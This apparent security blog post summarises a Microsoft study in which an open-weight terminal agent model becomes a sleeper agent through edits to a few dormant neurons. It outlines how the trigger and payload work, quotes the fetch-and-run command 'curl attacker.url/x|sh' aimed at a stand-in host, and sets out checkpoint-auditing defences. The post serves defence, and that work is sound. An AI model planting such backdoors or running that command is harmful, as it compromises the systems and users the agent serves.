
Seven neurons. Out of more than 12,000. Microsoft researchers took Nemotron-Terminal-8B, NVIDIA's open-weight terminal agent model, and turned it into a sleeper agent by editing seven dormant neurons in its final feed-forward block. No retraining. No poisoned dataset. No GPU fleet. The payload fired on at least 98.8% of held-out trigger trajectories and never once on the benign trajectories they evaluated.
The trigger can be a date. Cross midnight into 2027 in the middle of an ordinary task and the agent emits curl attacker.url/x|sh, then runs it with whatever access you handed the agent.
For two years the agent security conversation has been about prompts, tools, MCP servers, and sandboxes. Every one of those controls assumes the model file is what the publisher shipped. Lazarus breaks that assumption for the price of a closed-form weight edit. This is a supply-chain problem now, and almost nobody has the gate for it.
WHAT LAZARUS ACTUALLY DOES
Plain terms first, one line each. The feed-forward block is the part of each transformer layer that transforms one token's vector on its own, with no attention across the context. In modern models it is a SwiGLU, which means each layer holds two weight matrices whose rows act like individual features, often called neurons. The residual stream is the running vector that every layer adds into, the channel the model reads from when it picks the next token.

A dormant neuron is one that almost never fires and barely moves the output when you delete it. Lazarus rewrites a handful of them so they stay near zero on benign input and spike when the trigger appears, and a spike forces one specific token into the residual stream. A payload of P tokens needs about P neurons. The new weights are set in closed form, then refined with a few hundred gradient steps on those neurons alone. No other parameter, file, or line of inference code changes.
The economics are the point. The paper describes this as an inference-compute attack, meaning if a machine has enough RAM to serve the model it has enough to backdoor it. The seven-neuron Nemotron result was fitted on 23 trigger and no-trigger trajectories, and it reached 98.8% attack success with zero observed leakage on the evaluated benign sessions. Under free generation, meaning the model writes its own output instead of being scored on recorded sessions, success ran at 98.88% for a query trigger and 98.71% for an observation trigger, with a 0.14% leak rate in the observation setup.
It generalizes, and the numbers are uglier than the abstract makes them sound. On Qwen3.6-27B, six edited neurons hit 51.0% attack success when fitted on 23 samples and 83.7% when fitted on 2,393. Gemma-4-31B-IT was tested and the authors call all three models equally vulnerable, but the table shows a spread wide enough that Qwen at a small fitting budget missed half the time. Read the range, not the headline: a sloppy attacker lands sometimes, a patient one lands most of the time.
The edit is not free on capability. On Qwen3.6-27B, Terminal-Bench 2.1 pass@1 fell from 46.59% on the clean checkpoint to 42.05% on the edited one, and AIME 2025 pass@1 fell from 61.67% to 57.50%. Some of the damage hides in evaluation noise. Some of it does not.
Here is why this is categorically different from prompt injection. A prompt injection lives in the input and dies at an input filter. Lazarus lives in the weights, so every filter you point at the context is looking at the wrong file.
WHY THE THREAT MODEL HAS TO MOVE
The old question was what can the agent be tricked into doing. The new question is whether this is the model the publisher shipped. Those are different controls answering different failures, and most teams only built the first one.
You already know this pattern from software supply chains. An unsigned dependency, an npm typosquat, the SolarWinds build server: each one is the same shape, where the artifact that ships is not the artifact that was reviewed. We fixed containers with digests, registries, and admission control. We did not extend any of it to a 15 GB safetensors file.
What makes it urgent is frequency, and frequency is climbing at both ends of the stack. On the server side that means registries and serving platforms. On the client side it means the laptop in the room. Apple's Claris is testing Harbor, an app that turns Apple silicon Macs into a private inference server and lets you browse, download, and load open-weight models from inside the app. It pools unified memory across Macs over Thunderbolt 5, which macOS Tahoe 26.2 made fast enough to matter by adding RDMA over that link. Harbor is a private preview, its App Store listing appeared and was pulled the same day on November 10, and no price has been announced. Treat the timing as a signal anyway, because the direction is one settings screen from routine.
Frequency times blast radius is the whole risk calculus. A checkpoint pull used to be a project. It is becoming a click, on hardware you own, by a user who has no reason to think about provenance.
This is the same blind spot I wrote about in Your Agent's Harness Is Your Real Model and again in Your Agent's Toolbelt Is the New Attack Surface: Why MCP Add-Ons Need Driver-Signing. Both of those notes treat the runtime, the harness, and the tool schema as the surfaces that decide what an agent can do. Both of them assume the model sitting underneath is the one the publisher shipped. Lazarus makes that assumption false, which means the whole agent security stack inherits a hole it did not know it had.
THE CHECKPOINT INTAKE GATE
Name it and put it in the pipeline: the Checkpoint Intake Gate. Five controls, in this order, because each one narrows what the next has to handle. These track Microsoft's own published mitigation guidance, which is the strongest sign the vendor thinks this is operational rather than theoretical.
- Pin the publisher. Never resolve a model to latest at inference time. Pull only from the original publisher, and treat every third-party fine-tune, merge, quantization, and adapter as untrusted until it passes an audit.
- Verify the hash against the publisher's signed manifest. Reject any checkpoint that does not declare a verifiable base model.
- Diff every checkpoint against its declared base. Do it before deployment and after every update. This is the control that actually finds Lazarus. A full fine-tune, a LoRA adapter, or a quantization spreads its change across the parameters it touches, so the delta lands as low-magnitude noise across thousands of rows. A closed-form targeted injection does the opposite, writing a few weight vectors hard while the rest of the layer stays untouched. That asymmetry is the entire reason an outlier check works. In practice, subtract the base from the candidate, then flag individual tensors or rows whose delta magnitude sits several standard deviations above the rest of their layer. Per-tensor outlier scoring is cheap, and it runs in the same job that builds your model image.
- Put a private, access controlled registry between the public hub and the inference service. Block runtime pulls straight from a public hub. You already built this gate for containers. Extend it to safetensors.
- Contain the blast radius. Detection is probabilistic and you will not catch everything. Run the agent under least privilege, execute its generated code only in an isolated sandbox, apply egress controls so a fired payload cannot call home, and require a human for high-impact actions such as running commands or shipping data off the network.
Microsoft also recommends putting frontier agents in the intake pipeline as auditors, because in their tests an agent built detector found anomalous structure that manual inspection missed. Which brings us to the number that decides whether anyone runs this at all.
WHAT THE 9.7% COSTS YOU
That same agent built detector, given no reference model to compare against, flagged 91.4% of held-out edited checkpoints at a 9.7% false positive rate.
The first number is the pitch. The second is the process bill. At 9.7%, roughly one in ten legitimate model updates gets held for review. If your team promotes twenty model versions a quarter, that is two blocked releases a quarter, each one sitting in a queue behind a security reviewer who has a hundred other tickets.
Size that review lane the way you size a CI queue, with an owner, a target turnaround, and a documented override. The alternative is worse than no gate: an intake gate nobody can pass is a gate somebody deletes, and it usually gets deleted at 2 a.m. during an incident. Microsoft is explicit that a passing audit reduces risk and does not guarantee safe behavior, so write that into the runbook now, before someone treats the green check as proof.
INTERNALLY TRAINED MODELS ARE IN SCOPE TOO
The paper says it plainly: weight integrity is a concern whether the model comes from a third party or is developed internally. The uncomfortable version is that your own fine-tuning pipeline is a supply chain too, and the attacker who needs only write access to a checkpoint is often someone with a laptop and a login, not a nation state.
A malicious insider with merge rights, or a compromised training node, can plant the same neurons. Your published base model, your LoRA merge, your quantization job: each is an artifact that moves between systems with no review step.
So run the gate on your own artifacts, not only on downloaded ones. A gate that applies to strangers and not to your own build is theater, and the first person to notice will be the auditor.
WHAT TO DO TODAY
- Inventory every checkpoint your inference service loads, and where each one came from.
- Pin model versions by digest, not by tag, in every deployment config.
- Add a per-tensor diff against the declared base to your model CI job, and record the verdict in your registry beside the artifact.
- Move open-weight pulls behind a private registry with an approval gate, and kill the runtime path to public hubs.
- Restrict the agent process's exec and egress permissions, so a fired payload hits a wall instead of your credentials.
- Decide in writing who adjudicates a flagged checkpoint, and how fast they have to answer.
THE UNCOMFORTABLE QUESTION
Your team gates every container image that enters production. How many multi-billion-parameter weight files have you ever audited at all?
Get More Articles Like This
Getting your AI agent setup right is just the start. I'm documenting every mistake, fix, and lesson learned as I build PhantomByte.
Subscribe to receive updates when we publish new content. No spam, just real lessons from the trenches.
Build Real AI Infrastructure
PhantomByte teaches you to build real AI infrastructure yourself: local AI stacks, autonomous agents, multi-agent orchestration, web scraping, and custom tools. Step-by-step PDF tutorials you download, follow, and deploy. No subscriptions. No fluff. Just skills that ship.